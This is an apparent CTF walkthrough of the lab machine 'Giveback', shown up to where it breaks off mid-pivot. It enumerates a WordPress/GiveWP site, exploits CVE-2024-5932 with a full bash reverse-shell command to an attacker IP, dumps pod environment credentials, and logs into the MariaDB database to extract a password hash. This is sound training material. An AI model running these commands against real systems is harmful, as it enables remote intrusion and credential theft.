

Overview#
Giveback in its state when it originally came out was a quiet a difficult machine that could be rated as hard, which is indebted by usage of kubernetes with very limited containers and more of a CTF like path to root with a very special form of password reuse.
User#
Nmap portscan:
sudo nscan 10.129.101.191
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
|_  256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
80/tcp    open     http         nginx 1.28.0
|_http-title: GIVING BACK IS WHAT MATTERS MOST – OBVI
|_http-generator: WordPress 6.8.1
|_http-server-header: nginx/1.28.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
30686/tcp open     http         Golang net/http server
|_http-title: Site doesn't have a title (application/json).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Load-Balancing-Endpoint-Weight: 1
|     Date: Sun, 02 Nov 2025 12:55:55 GMT
|     Content-Length: 127
|     "service": {
|     "namespace": "default",
|     "name": "wp-nginx-service"
|     "localEndpoints": 1,
|     "serviceProxyHealthy": true
|   GenericLines, Help, LPDString, RTSPRequest, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Load-Balancing-Endpoint-Weight: 1
|     Date: Sun, 02 Nov 2025 12:55:39 GMT
|     Content-Length: 127
|     "service": {
|     "namespace": "default",
|     "name": "wp-nginx-service"
|     "localEndpoints": 1,
|_    "serviceProxyHealthy": true
|_http-title: Site doesn't have a title (application/json).
On 80 is a Wordpress site hosted:
Blogpost of user babywyrm:
portal links to a donation page under http://giveback.htb/donations/the-things-we-need/:
This reveals GiveWP, a Wordpress plugin, is in play.
wpscan enumeration confirms that and gives us the exact version:
wpscan --url http://giveback.htb/ -e u,t,p --api-token <token>
<SNIPPED>
[+] WordPress version 6.8.1 identified (Insecure, released on 2025-04-30).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://giveback.htb/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=6.8.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://giveback.htb/, Match: 'WordPress 6.8.1'
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: WP < 6.8.3 - Author+ DOM Stored XSS
 |     Fixed in: 6.8.3
 |     References:
 |      - https://wpscan.com/vulnerability/c4616b57-770f-4c40-93f8-29571c80330a
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-58674
 |      - https://patchstack.com/database/wordpress/wordpress/wordpress/vulnerability/wordpress-wordpress-wordpress-6-8-2-cross-site-scripting-xss-vulnerability
 |      -  https://wordpress.org/news/2025/09/wordpress-6-8-3-release/
 |
 | [!] Title: WP < 6.8.3 - Contributor+ Sensitive Data Disclosure
 |     Fixed in: 6.8.3
 |     References:
 |      - https://wpscan.com/vulnerability/1e2dad30-dd95-4142-903b-4d5c580eaad2
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-58246
 |      - https://patchstack.com/database/wordpress/wordpress/wordpress/vulnerability/wordpress-wordpress-wordpress-6-8-2-sensitive-data-exposure-vulnerability
 |      - https://wordpress.org/news/2025/09/wordpress-6-8-3-release/
<SNIPPED>
[+] give
 | Location: http://giveback.htb/wp-content/plugins/give/
 | Last Updated: 2025-10-29T20:17:00.000Z
 | [!] The version is out of date, the latest version is 4.12.0
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By:
 |  Urls In 404 Page (Passive Detection)
 |  Meta Tag (Passive Detection)
 |  Javascript Var (Passive Detection)
 |
 | [!] 19 vulnerabilities identified:
 |
 | [!] Title: GiveWP – Donation Plugin and Fundraising Platform < 3.14.2 - Missing Authorization to Authenticated (Subscriber+) Limited File Deletion
 |     Fixed in: 3.14.2
 |     References:
 |      - https://wpscan.com/vulnerability/528b861e-64bf-4c59-ac58-9240db99ef96
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-5941
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/824ec2ba-b701-46e9-b237-53cd7d0e46da
 |
 | [!] Title: GiveWP < 3.14.2 - Unauthenticated PHP Object Injection to RCE
 |     Fixed in: 3.14.2
 |     References:
 |      - https://wpscan.com/vulnerability/fdf7a98b-8205-4a29-b830-c36e1e46d990
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-5932
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/93e2d007-8157-42c5-92ad-704dc80749a3
 |
 | [!] Title: GiveWP < 3.16.0 - Unauthenticated Full Path Disclosure
 |     Fixed in: 3.16.0
 |     References:
 |      - https://wpscan.com/vulnerability/6ff11e50-188e-4191-be12-ab4bde9b6d27
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-6551
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/2a13ce09-b312-4186-b0e2-63065c47f15d
 |
 | [!] Title: GiveWP – Donation Plugin and Fundraising Platform < 3.16.2 - Authenticated (GiveWP Manager+) SQL Injection via order Parameter
 |     Fixed in: 3.16.2
 |     References:
 |      - https://wpscan.com/vulnerability/aed98bed-b6ed-4282-a20e-995515fd43a1
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-9130
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/4a3cae01-620d-405e-baf6-2d66a5b429b3
 |
 | [!] Title: GiveWP – Donation Plugin and Fundraising Platform < 3.16.2 - Unauthenticated PHP Object Injection
 |     Fixed in: 3.16.2
 |     References:
 |      - https://wpscan.com/vulnerability/c1807282-5f15-4b21-81b6-dcb8b03618bd
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-8353
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/c4c530fa-eaf4-4721-bfb6-9fc06d7f343c
 |
 | [!] Title: GiveWP < 3.16.0 - Cross-Site Request Forgery
 |     Fixed in: 3.16.0
 |     References:
 |      - https://wpscan.com/vulnerability/582c6a46-486e-41ca-9c45-96dfe8b8ddbb
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-47315
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/7ce9bac7-60bb-4880-9e37-4d71f02ee941
 |
 | [!] Title: GiveWP < 3.16.4 - Unauthenticated PHP Object Injection to Remote Code Execution
 |     Fixed in: 3.16.4
 |     References:
 |      - https://wpscan.com/vulnerability/793bdc97-69eb-43c3-aab0-c86a76285f36
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-9634
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/b8eb3aa9-fe60-48b6-aa24-7873dd68b47e
 |
 | [!] Title: Give < 3.19.0 - Reflected XSS
 |     Fixed in: 3.19.0
 |     References:
 |      - https://wpscan.com/vulnerability/5f196294-5ba9-45b6-a27c-ab1702cc001f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-11921
 |
 | [!] Title: GiveWP < 3.19.3 - Unauthenticated PHP Object Injection
 |     Fixed in: 3.19.3
 |     References:
 |      - https://wpscan.com/vulnerability/571542c5-9f62-4e38-baee-6bbe02eec4af
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-12877
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/b2143edf-5423-4e79-8638-a5b98490d292
 |
 | [!] Title: GiveWP < 3.19.4 - Unauthenticated PHP Object Injection
 |     Fixed in: 3.19.4
 |     References:
 |      - https://wpscan.com/vulnerability/82afc2f7-948b-495e-8ec2-4cd7bbfe1c61
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-22777
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/06a7ff0b-ec6b-490c-9bb0-fbb5c1c337c4
 |
 | [!] Title: GiveWP < 3.20.0 - Unauthenticated PHP Object Injection
 |     Fixed in: 3.20.0
 |     References:
 |      - https://wpscan.com/vulnerability/e27044bd-daab-47e6-b399-de94c45885c5
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-0912
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/8a8ae1b0-e9a0-4179-970b-dbcb0642547c
 |
 | [!] Title: Give < 3.22.1 - Missing Authorization to Unauthenticated Arbitrary Earning Reports Disclosure via give_reports_earnings Function
 |     Fixed in: 3.22.1
 |     References:
 |      - https://wpscan.com/vulnerability/ebe88626-2127-4021-aa8e-f2f47e12ad4f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-2025
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/40595943-121d-4492-a0ed-f2de1bd99fda
 |
 | [!] Title: GiveWP – Donation Plugin and Fundraising Platform < 3.22.2 - Authenticated (Subscriber+) Sensitive Information Exposure
 |     Fixed in: 3.22.2
 |     References:
 |      - https://wpscan.com/vulnerability/b331a81b-b7cc-4e0a-a088-26468a835cc5
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-2331
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/b4d9acfb-bb9d-4b00-b439-c7ccea751f8d
 |
 | [!] Title: GiveWP – Donation Plugin and Fundraising Platform < 4.3.1 - Missing Authorization To Authenticated (Contributor+) Campaign Data View And Modification
 |     Fixed in: 4.3.1
 |     References:
 |      - https://wpscan.com/vulnerability/f819ea85-bf28-4e8c-b72b-59741e7e9cee
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-4571
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/8f03b4ef-e877-430e-a440-3af0feca818c
 |
 | [!] Title: GiveWP – Donation Plugin and Fundraising Platform < 4.6.0 - Authenticated (GiveWP worker+) Stored Cross-Site Scripting
 |     Fixed in: 4.6.0
 |     References:
 |      - https://wpscan.com/vulnerability/fda8eaea-ca20-417a-896b-49c1fa0a1c07
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-7205
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/39e501d8-88a0-4625-aeb0-aa33fc89a8d4
 |
 | [!] Title: GiveWP – Donation Plugin and Fundraising Platform < 4.6.1 - Unauthenticated Donor Data Exposure
 |     Fixed in: 4.6.1
 |     References:
 |      - https://wpscan.com/vulnerability/4739fdb8-9444-44b9-8e98-7a299e6fe186
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-8620
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/6dc7c5a6-513e-4aa8-9538-0ac6fb37c867
 |
 | [!] Title: GiveWP < 4.6.1 - Missing Authorization to Donation Update
 |     Fixed in: 4.6.1
 |     References:
 |      - https://wpscan.com/vulnerability/bdfb968d-df2b-43ed-9a9c-f9b15d8457f3
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-7221
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/8766608e-df72-4b9d-a301-a50c64fadc9a
 |
 | [!] Title: GiveWP – Donation Plugin and Fundraising Platform < 4.10.1 - Missing Authorization to Unauthenticated Forms-Campaign Association
 |     Fixed in: 4.10.1
 |     References:
 |      - https://wpscan.com/vulnerability/5dccab73-e06f-4c01-837b-eddf42ea789d
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-11228
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/ddf9a043-5eb6-46fd-88c2-0f5a04f73fc9
 |
 | [!] Title: GiveWP < 4.10.1 - Unauthenticated Forms and Campaigns Disclosure
 |     Fixed in: 4.10.1
 |     References:
 |      - https://wpscan.com/vulnerability/e7a291a5-3846-42e7-b4f2-7b2383326d4c
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-11227
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/54db1807-69ff-445c-9e02-9abce9fd3940
 |
 | Version: 3.14.0 (100% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - http://giveback.htb/wp-content/plugins/give/assets/dist/css/give.css?ver=3.14.0
 | Confirmed By:
 |  Meta Tag (Passive Detection)
 |   - http://giveback.htb/, Match: 'Give v3.14.0'
 |  Javascript Var (Passive Detection)
 |   - http://giveback.htb/, Match: '"1","give_version":"3.14.0","magnific_options"'
 <SNIPPED>
 [i] User(s) Identified:

[+] user
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://giveback.htb/wp-json/wp/v2/users/?per_page=100&page=1
 |  Oembed API - Author URL (Aggressive Detection)
 |   - http://giveback.htb/wp-json/oembed/1.0/embed?url=http://giveback.htb/&format=json
 |  Author Sitemap (Aggressive Detection)
 |   - http://giveback.htb/wp-sitemap-users-1.xml
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
We see Wordpress is on version 6.8.1 and the GiveWP plugin on 3.14.0, the latter is quiet outdated and has a lot of vulnerabilities.
wpscan also enumerated user user nicknamed babywyrm
Another cool Wordpress vulnerability enumeration tool is wpprobe :
└─$ wpprobe scan -u http://10.129.140.203

 __    __  ___  ___           _
/ / /\ \ \/ _ \/ _ \_ __ ___ | |__   ___
\ \/  \/ / /_)/ /_)/ '__/ _ \| '_ \ / _ \
 \  /\  / ___/ ___/| | | (_) | |_) |  __/
  \/  \/\/   \/    |_|  \___/|_.__/ \___|
                                   v0.8.0 [latest]

Stealthy WordPress Plugin Scanner - By @Chocapikk

13:51:38 [INFO] No proxy URL provided, checking environment variables
13:51:38 [INFO] No proxy configured; using direct connection

╭────────────────────────────────────────────────────────────────────────────────────╮
│  🔎 http://10.129.140.203 (Critical: 6 | High: 1 | Medium: 12 | Low: 0)            │
│  └── give (3.14.0)                                                                 │
│      ├── Critical                                                                  │
│      │   └── Unauth                                                                │
│      │       ├── CVE-2024-5932 ⋅ CVE-2025-0912 ⋅ CVE-2024-8353 ⋅ CVE-2025-22777    │
│      │       └── CVE-2024-9634 ⋅ CVE-2024-12877                                    │
│      ├── High                                                                      │
│      │   └── Privileged                                                            │
│      │       └── CVE-2024-9130                                                     │
│      └── Medium                                                                    │
│          ├── Unauth                                                                │
│          │   ├── CVE-2025-11227 ⋅ CVE-2025-2331 ⋅ CVE-2025-11228 ⋅ CVE-2024-11921  │
│          │   └── CVE-2024-47315 ⋅ CVE-2025-8620 ⋅ CVE-2024-6551                    │
│          └── Auth                                                                  │
│              ├── CVE-2025-7205 ⋅ CVE-2025-4571 ⋅ CVE-2024-5941 ⋅ CVE-2025-7221     │
│              └── CVE-2025-2025                                                     │
╰────────────────────────────────────────────────────────────────────────────────────╯
Short research on first critical CVE-2024-5932 gives us this repo https://github.com/EQSTLab/CVE-2024-5932:
#cloning repo
git clone https://github.com/EQSTLab/CVE-2024-5932
#creating python env
python -m venv myenv
#activate env
source bin/activate
#install requierments
pip install -r requirements
Spin up listener:
ncat -lvnp 9001Exploit:
python CVE-2024-5932-rce.py -u http://giveback.htb/donations/the-things-we-need/ -c "bash -c 'bash -i >& /dev/tcp/10.10.14.102/9001 0>&1'"This results in having a reverse shell in a kubernetes pod and initial foothold:
<-5cb48f76cf-gsflp:/opt/bitnami/wordpress/wp-admin$ id
id
uid=1001 gid=0(root) groups=0(root),1001
I always like to look onto environment variables in a container, as they tend to store passwords (it also confirms here, being in a kubernetes pod):
I have no name!@beta-vino-wp-wordpress-5cb48f76cf-gsflp:/$ env
KUBERNETES_SERVICE_PORT_HTTPS=443
BETA_VINO_WP_MARIADB_SERVICE_PORT=3306
WORDPRESS_SMTP_PASSWORD=
WORDPRESS_SMTP_FROM_EMAIL=
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PORT=443
WEB_SERVER_HTTP_PORT_NUMBER=8080
WORDPRESS_RESET_DATA_PERMISSIONS=no
KUBERNETES_SERVICE_PORT=443
WORDPRESS_EMAIL=user@example.com
WP_CLI_CONF_FILE=/opt/bitnami/wp-cli/conf/wp-cli.yml
WORDPRESS_DATABASE_HOST=beta-vino-wp-mariadb
MARIADB_PORT_NUMBER=3306
MODULE=wordpress
WORDPRESS_SMTP_FROM_NAME=FirstName LastName
HOSTNAME=beta-vino-wp-wordpress-5cb48f76cf-gsflp
WORDPRESS_SMTP_PORT_NUMBER=
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PROTO=tcp
WORDPRESS_EXTRA_CLI_ARGS=
APACHE_BASE_DIR=/opt/bitnami/apache
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PORT=5000
APACHE_VHOSTS_DIR=/opt/bitnami/apache/conf/vhosts
WEB_SERVER_DEFAULT_HTTP_PORT_NUMBER=8080
WP_NGINX_SERVICE_PORT_80_TCP=tcp://10.43.4.242:80
WORDPRESS_ENABLE_DATABASE_SSL=no
WP_NGINX_SERVICE_PORT_80_TCP_PROTO=tcp
APACHE_DAEMON_USER=daemon
BITNAMI_ROOT_DIR=/opt/bitnami
LEGACY_INTRANET_SERVICE_SERVICE_HOST=10.43.2.241
WORDPRESS_BASE_DIR=/opt/bitnami/wordpress
WORDPRESS_SCHEME=http
WORDPRESS_LOGGED_IN_SALT=
BETA_VINO_WP_WORDPRESS_PORT_80_TCP=tcp://10.43.61.204:80
WORDPRESS_DATA_TO_PERSIST=wp-config.php wp-content
WORDPRESS_HTACCESS_OVERRIDE_NONE=no
WORDPRESS_DATABASE_SSL_CERT_FILE=
APACHE_HTTPS_PORT_NUMBER=8443
PWD=/
OS_FLAVOUR=debian-12
WORDPRESS_CONF_FILE=/opt/bitnami/wordpress/wp-config.php
WORDPRESS_SMTP_PROTOCOL=
LEGACY_INTRANET_SERVICE_PORT_5000_TCP=tcp://10.43.2.241:5000
WP_CLI_BASE_DIR=/opt/bitnami/wp-cli
WORDPRESS_VOLUME_DIR=/bitnami/wordpress
WP_CLI_CONF_DIR=/opt/bitnami/wp-cli/conf
APACHE_BIN_DIR=/opt/bitnami/apache/bin
BETA_VINO_WP_MARIADB_SERVICE_PORT_MYSQL=3306
WORDPRESS_PLUGINS=none
WORDPRESS_FIRST_NAME=FirstName
MARIADB_HOST=beta-vino-wp-mariadb
WORDPRESS_EXTRA_WP_CONFIG_CONTENT=
WORDPRESS_MULTISITE_ENABLE_NIP_IO_REDIRECTION=no
WORDPRESS_DATABASE_USER=bn_wordpress
PHP_DEFAULT_UPLOAD_MAX_FILESIZE=80M
WORDPRESS_AUTH_KEY=
BETA_VINO_WP_MARIADB_PORT_3306_TCP=tcp://10.43.147.82:3306
WORDPRESS_MULTISITE_NETWORK_TYPE=subdomain
WORDPRESS_DATABASE_SSL_KEY_FILE=
APACHE_DEFAULT_CONF_DIR=/opt/bitnami/apache/conf.default
WORDPRESS_LOGGED_IN_KEY=
APACHE_CONF_DIR=/opt/bitnami/apache/conf
HOME=/
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
WEB_SERVER_DAEMON_GROUP=daemon
PHP_DEFAULT_POST_MAX_SIZE=80M
WORDPRESS_ENABLE_HTTPS=no
BETA_VINO_WP_WORDPRESS_SERVICE_PORT=80
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTPS=443
WORDPRESS_TABLE_PREFIX=wp_
WORDPRESS_DATABASE_PORT_NUMBER=3306
WORDPRESS_DATABASE_NAME=bitnami_wordpress
LEGACY_INTRANET_SERVICE_SERVICE_PORT_HTTP=5000
APACHE_HTTP_PORT_NUMBER=8080
WP_NGINX_SERVICE_SERVICE_HOST=10.43.4.242
WP_NGINX_SERVICE_PORT=tcp://10.43.4.242:80
APACHE_DEFAULT_HTTP_PORT_NUMBER=8080
WP_CLI_DAEMON_GROUP=daemon
BETA_VINO_WP_MARIADB_PORT=tcp://10.43.147.82:3306
WORDPRESS_MULTISITE_FILEUPLOAD_MAXK=81920
WORDPRESS_AUTO_UPDATE_LEVEL=none
BITNAMI_DEBUG=false
LEGACY_INTRANET_SERVICE_SERVICE_PORT=5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_ADDR=10.43.2.241
WORDPRESS_USERNAME=user
BETA_VINO_WP_WORDPRESS_PORT=tcp://10.43.61.204:80
WORDPRESS_ENABLE_XML_RPC=no
WORDPRESS_BLOG_NAME=User's Blog!
APACHE_PID_FILE=/opt/bitnami/apache/var/run/httpd.pid
WP_NGINX_SERVICE_PORT_80_TCP_ADDR=10.43.4.242
WORDPRESS_AUTH_SALT=
APACHE_LOGS_DIR=/opt/bitnami/apache/logs
WORDPRESS_EXTRA_INSTALL_ARGS=
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PORT=3306
APACHE_DAEMON_GROUP=daemon
WORDPRESS_NONCE_KEY=
WEB_SERVER_HTTPS_PORT_NUMBER=8443
WORDPRESS_SMTP_HOST=
WP_NGINX_SERVICE_SERVICE_PORT_HTTP=80
TERM=xterm
APACHE_DEFAULT_HTTPS_PORT_NUMBER=8443
WORDPRESS_NONCE_SALT=
APACHE_CONF_FILE=/opt/bitnami/apache/conf/httpd.conf
WORDPRESS_MULTISITE_EXTERNAL_HTTP_PORT_NUMBER=80
BETA_VINO_WP_WORDPRESS_PORT_443_TCP=tcp://10.43.61.204:443
WEB_SERVER_DEFAULT_HTTPS_PORT_NUMBER=8443
WORDPRESS_LAST_NAME=LastName
WP_NGINX_SERVICE_SERVICE_PORT=80
WP_NGINX_SERVICE_PORT_80_TCP_PORT=80
WORDPRESS_ENABLE_MULTISITE=no
WORDPRESS_SKIP_BOOTSTRAP=no
WORDPRESS_MULTISITE_EXTERNAL_HTTPS_PORT_NUMBER=443
SHLVL=3
WORDPRESS_SECURE_AUTH_SALT=
BETA_VINO_WP_MARIADB_PORT_3306_TCP_ADDR=10.43.147.82
BITNAMI_VOLUME_DIR=/bitnami
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_PORT=80
KUBERNETES_PORT_443_TCP_PROTO=tcp
BITNAMI_APP_NAME=wordpress
WORDPRESS_DATABASE_PASSWORD=sW5sp4spa3u7RLyetrekE4oS
BETA_VINO_WP_WORDPRESS_SERVICE_HOST=10.43.61.204
APACHE_HTDOCS_DIR=/opt/bitnami/apache/htdocs
WEB_SERVER_GROUP=daemon
WORDPRESS_PASSWORD=O8F7KR5zGi
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
APACHE_HTACCESS_DIR=/opt/bitnami/apache/conf/vhosts/htaccess
WORDPRESS_DEFAULT_DATABASE_HOST=mariadb
WORDPRESS_SECURE_AUTH_KEY=
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PROTO=tcp
APACHE_TMP_DIR=/opt/bitnami/apache/var/run
APP_VERSION=6.8.1
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_ADDR=10.43.61.204
ALLOW_EMPTY_PASSWORD=yes
WP_CLI_DAEMON_USER=daemon
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTP=80
KUBERNETES_SERVICE_HOST=10.43.0.1
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
WP_CLI_BIN_DIR=/opt/bitnami/wp-cli/bin
WORDPRESS_VERIFY_DATABASE_SSL=yes
OS_NAME=linux
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_PROTO=tcp
PATH=/opt/bitnami/apache/bin:/opt/bitnami/common/bin:/opt/bitnami/common/bin:/opt/bitnami/mysql/bin:/opt/bitnami/common/bin:/opt/bitnami/php/bin:/opt/bitnami/php/sbin:/opt/bitnami/apache/bin:/opt/bitnami/mysql/bin:/opt/bitnami/wp-cli/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_SERVER_TOKENS=Prod
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PROTO=tcp
WORDPRESS_ENABLE_HTACCESS_PERSISTENCE=no
WORDPRESS_ENABLE_REVERSE_PROXY=no
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
WORDPRESS_SMTP_USER=
WEB_SERVER_TYPE=apache
WORDPRESS_MULTISITE_HOST=
PHP_DEFAULT_MEMORY_LIMIT=512M
WORDPRESS_OVERRIDE_DATABASE_SETTINGS=no
WORDPRESS_DATABASE_SSL_CA_FILE=
OS_ARCH=amd64
WEB_SERVER_DAEMON_USER=daemon
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_ADDR=10.43.61.204
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82
_=/usr/bin/env
OLDPWD=/
We can find two passwords (a mysql db password and a user password for Wordpress):
WORDPRESS_DATABASE_PASSWORD=sW5sp4spa3u7RLyetrekE4oS
WORDPRESS_PASSWORD=O8F7KR5zGi
We can also see that mysql is linking to: tcp://10.43.147.82:3306, most likely another kubernetes pod.
The Wordpress db password and its config can also be retrieved from well known wp-config.php file:
/** The name of the database for WordPress */
define( 'DB_NAME', 'bitnami_wordpress' );
/** Database username */
define( 'DB_USER', 'bn_wordpress' );
/** Database password */
define( 'DB_PASSWORD', 'sW5sp4spa3u7RLyetrekE4oS' );
/** Database hostname */
define( 'DB_HOST', 'beta-vino-wp-mariadb:3306' );
With this password we get into Wordpress db on second kubernetes pod with:
mysql -u bn_wordpress -psW5sp4spa3u7RLyetrekE4oS -h 10.43.147.82Retrieve user hashes:
MariaDB [(none)]> use bitnami_wordpress
MariaDB [bitnami_wordpress]> select * from wp_users;
|  1 | user       | $P$Bm1D6gJHKylnyyTeT0oYNGKpib//vP. | user          | user@example.com | http://127.0.0.1 | 2024-09-21 22:18:28 |                     |           0 | babywyrm
However this hash was not crackable with common password list rockyou.txt.
In previous listed env were also connection details to another suspected pod, which as name states is internal use only:
LEGACY_INTRANET_SERVICE_SERVICE_PORT=5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_ADDR=10.43.2.241
To use our tools against this new pod, we transfer ligolo binary with the limited tools we can find in the pod (no netcat, curl or wget):
#listener (attacker)
